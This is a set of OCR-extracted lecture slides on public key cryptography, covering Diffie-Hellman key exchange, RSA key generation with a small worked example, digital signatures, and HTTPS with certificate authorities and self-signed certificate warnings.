
Solves the problem of key exchange

To set up the communication, Alice and Bob agree to a prime number *p* and a generator *g* for the cyclic group modulo *p*.

- Alice then chooses an integer a, and sends the value g^a *mod* p to Bob.
- Bob also chooses a random integer b and sends g^b *mod* p back to Alice.
- Since $g^{ab} = g^{ba}$, Bob and Alice now have a shared secret key that can be used for **symmetric** encryption algorithms such as DES or AES.


Diffie-Hellman key exchange

Solves the problem of key exchange



Public Key Cryptography

Based on original slides by
- Silberschatz, Galvin and Gagne
- Kurose and Ross



symmetric key crypto


- requires sender, receiver know shared secret key
- Q: how to agree on key in first place (particularly if never "met")?

public key crypto

- radically different approach [Diffie-Hellman76, RSA78]
- sender, receiver do *not* share secret key
- *public* encryption key known to *all*
- *private* decryption key known only to receiver

Public key cryptography

Based on original slides by
- Silberschatz, Galvin and Gagne
- Kurose and Ross



Public key encryption algorithms

Based on original slides by
- Silberschatz, Galvin and Gagne
- Kurose and Ross

requirements:

1. need $K_B^+(\cdot)$ and $K_B^-(\cdot)$ such that

$$K_B^-(K_B^+(m)) = m$$

2. given public key K_B^+, it should be impossible to compute private key K_B^-

RSA: Rivest, Shamir, Adleman algorithm

Prerequisite: modular arithmetic

Based on original slides by
- Silberschatz, Galvin and Gagne
- Kurose and Ross

- x mod n = remainder of x when divide by n
- facts:

  [(a mod n) + (b mod n)] mod n = (a+b) mod n

  [(a mod n) - (b mod n)] mod n = (a-b) mod n

  [(a mod n) * (b mod n)] mod n = (a*b) mod n
- thus

  $(a \bmod n)^d \bmod n = a^d \bmod n$
- example: x=14, n=10, d=2:
  $(x \bmod n)^d \bmod n = 4^2 \bmod 10 = 6$
  $x^d = 14^2 = 196 \quad x^d \bmod 10 = 6$

RSA: getting ready

Based on original slides by
- Silberschatz, Galvin and Gagne
- Kurose and Ross

- message: just a bit pattern
- bit pattern can be uniquely represented by an integer number
- thus, encrypting a message is equivalent to encrypting a number.

example:

- m= 10010001 . This message is uniquely represented by the decimal number 145.
- to encrypt m, we encrypt the corresponding number, which gives a new number (the ciphertext).

RSA: Creating public/private key pair

Based on original slides by
- Silberschatz, Galvin and Gagne
- Kurose and Ross

1. choose two large prime numbers *p, q.* (e.g., 1024 bits each)
2. compute $n = pq$, $z = (p-1)(q-1)$
3. choose *e* (with $e<n$) that has no common factors with z (*e, z* are "relatively prime")
4. choose *d* such that $ed-1$ is exactly divisible by *z*. (in other words: $ed \bmod z = 1$)
5. *public* key is $\underbrace{(n,e)}_{K_B^+}$, *private* key is $\underbrace{(n,d)}_{K_B^-}$

RSA: encryption, decryption

Given (n,e) and (n,d) as computed above

1. to encrypt message m ($<n$), compute

   $c = m^e \bmod n$

2. to decrypt received bit pattern, c, compute

   $m = c^d \bmod n$

magic happens! $m = (\underbrace{m^e \bmod n}_{c})^d \bmod n$

RSA example:

Based on original slides by
- Silberschatz, Galvin and Gagne
- Kurose and Ross

Bob chooses $p=7$, $q=13$. Then $n=7*13=91$, $z=6*12=72$.

$e=5$ (so e, z relatively prime)
$d=29$ (so $ed-1$ exactly divisible by z)
5*29 = 145 145 mod 72 = 1

Encrypting 8-bit messages:

encrypt: $\underbrace{\text{bit pattern}}_{01000101}$ $\underbrace{m}_{69}$ $\underbrace{m^e}_{1564031349}$ $\underbrace{c = m^e \bmod n}_{62}$

decrypt: $\underbrace{c}_{62}$ $\underbrace{c^d}$ $\underbrace{m = c^d \bmod n}_{69}$

9535840876845151830062945032172233938785425688625152

Why does RSA work?

- must show that $c^d \bmod n = m$
  where $c = m^e \bmod n$
- fact: for any x and y: $x^y \bmod n = x^{(y \bmod z)} \bmod n$
  - where $n = pq$ and $z = (p-1)(q-1)$
- thus,
  $c^d \bmod n = (m^e \bmod n)^d \bmod n$

  $= m^{ed} \bmod n$

  $= m^{(ed \bmod z)} \bmod n$

  $= m^1 \bmod n$

  $= m$

RSA: another important property

The following property will be *very* useful later:

$$\underbrace{K_B^-(K_B^+(m))}_{\text{use public key first, followed by private key}} = m = \underbrace{K_B^+(K_B^-(m))}_{\text{use private key first, followed by public key}}$$

result is the same!

Based on original slides by
- Silberschatz, Galvin and Gagne
- Kurose and Ross

Why $K_B^-(K_B^+(m)) = m = K_B^+(K_B^-(m))$?

follows directly from modular arithmetic:

$$(m^e \bmod n)^d \bmod n = m^{ed} \bmod n$$
$$= m^{de} \bmod n$$
$$= (m^d \bmod n)^e \bmod n$$

Why is RSA secure?

- suppose you know Bob's public key (n,e). How hard is it to determine d?
- essentially need to find factors of n without knowing the two factors p and q
  - fact: factoring a big number is hard

RSA in practice: session keys

- exponentiation in RSA is computationally intensive
- DES is at least 100 times faster than RSA
- use public key cryto to establish secure connection, then establish second key – symmetric session key – for encrypting data

session key, K_S

- Bob and Alice use RSA to exchange a symmetric key K_S
- once both have K_S, they use symmetric key cryptography

Based on original slides by
- Silberschatz, Galvin and Gagne
- Kurose and Ross

Digital Signatures

Confirming the sender is authentic


A **digital signature** is a mathematically secure way of validating that a particular digital document was

- created by the person claiming to create it (authenticity),
- Was not modified in transit (integrity),
- and cannot be denied (non-repudiation).

The process of signing a digital document can be as simple as encrypting a hash of the transmitted message.

Digital Signatures

Confirming the sender is authentic




Message
1 Alice calculates a hash of the message.
Calculated hash
f8017b18c39de92871a980b...8f94ff
2 Alice encrypts the hash with her private key thus creating a signature.
Signature
2019d938d038849f8b08a8569a100b
3 Alice sends the message and signature to Bob.
Message
2019d938d038849f8b08a8569a100b
Signature
4 Bob receives the message and signature.
5 Bob calculates the hash of the message.
Message
Calculated hash
f8017b18c39de92871a980b...8f94ff
6 Bob decrypts the signature using the public key.
2019d938d038849f8b08a8569a100b
Signature
f8017b18c39de92871a980b...8f94ff
Decrypted hash
7 If the decrypted hash equals the calculated hash, the message is legitimate.
?=
Calculated hash
f8017b18c39de92871a980b...8f94ff

HTTPS

Secure HTTP

HTTPS is the HTTP protocol running on top of the Transport Layer Security (TLS).

It's easy to see from a client's perspective that a site is secured by the little padlock icons in the URL bar used by most modern browsers


https://mail.google.com/mail/u/0/#inbox


You are connected to
google.com
which is run by
(unknown)

Verified by: Google Inc

Your connection to this website is encrypted to prevent eavesdropping.

HTTPS


Secure Handshakes


Client
Server
1 HELLO (cipher list, SSL version, etc.)
2 HELLO (cipher selection)
3 Public key
4 Certificate
5 Client authenticates the certificate or gets the user to accept it.
6 Premaster secret (encoded with server key)
7 Symmetric key computed
8 Client done
9 Server done
10 Secure transmission completed

HTTPS

Certificate Authorities

A **Certificate Authority** (CA) allows users to place their trust in the certificate since a trusted, independent third party signs it.




You have certificates on file that identify these certificate authorities:

Certificate Name	Security Device
Thawte Consulting cc	
thawte, Inc.	
The Go Daddy Group, Inc.	
The USERTRUST Network	
Trustis Limited	
Türkiye Bilimsel ve Teknolojik Araştırma Kuru...	
TÜRKTRUST Bilgi İletişim ve Bilişim Güvenliği ...	
Unizeto Sp. z o.o.	
Unizeto Technologies S.A.	
ValiCert, Inc.	
VeriSign, Inc.	
VISA	
Wells Fargo	

HTTPS

Self-Signed Certificates

Self-signed certificates provide the same level of encryption, but the validity of the server is not confirmed.



This Connection is Untrusted

You have asked Firefox to connect securely to **funwebdev.com**, but we can't confirm that your connection is secure.

Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

What Should I Do?

If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

▼ **Technical Details**

funwebdev.com uses an invalid security certificate.

The certificate is not trusted because it is self-signed.


(Error code: sec_error_untrusted_issuer)

► **I Understand the Risks**

Certification authorities

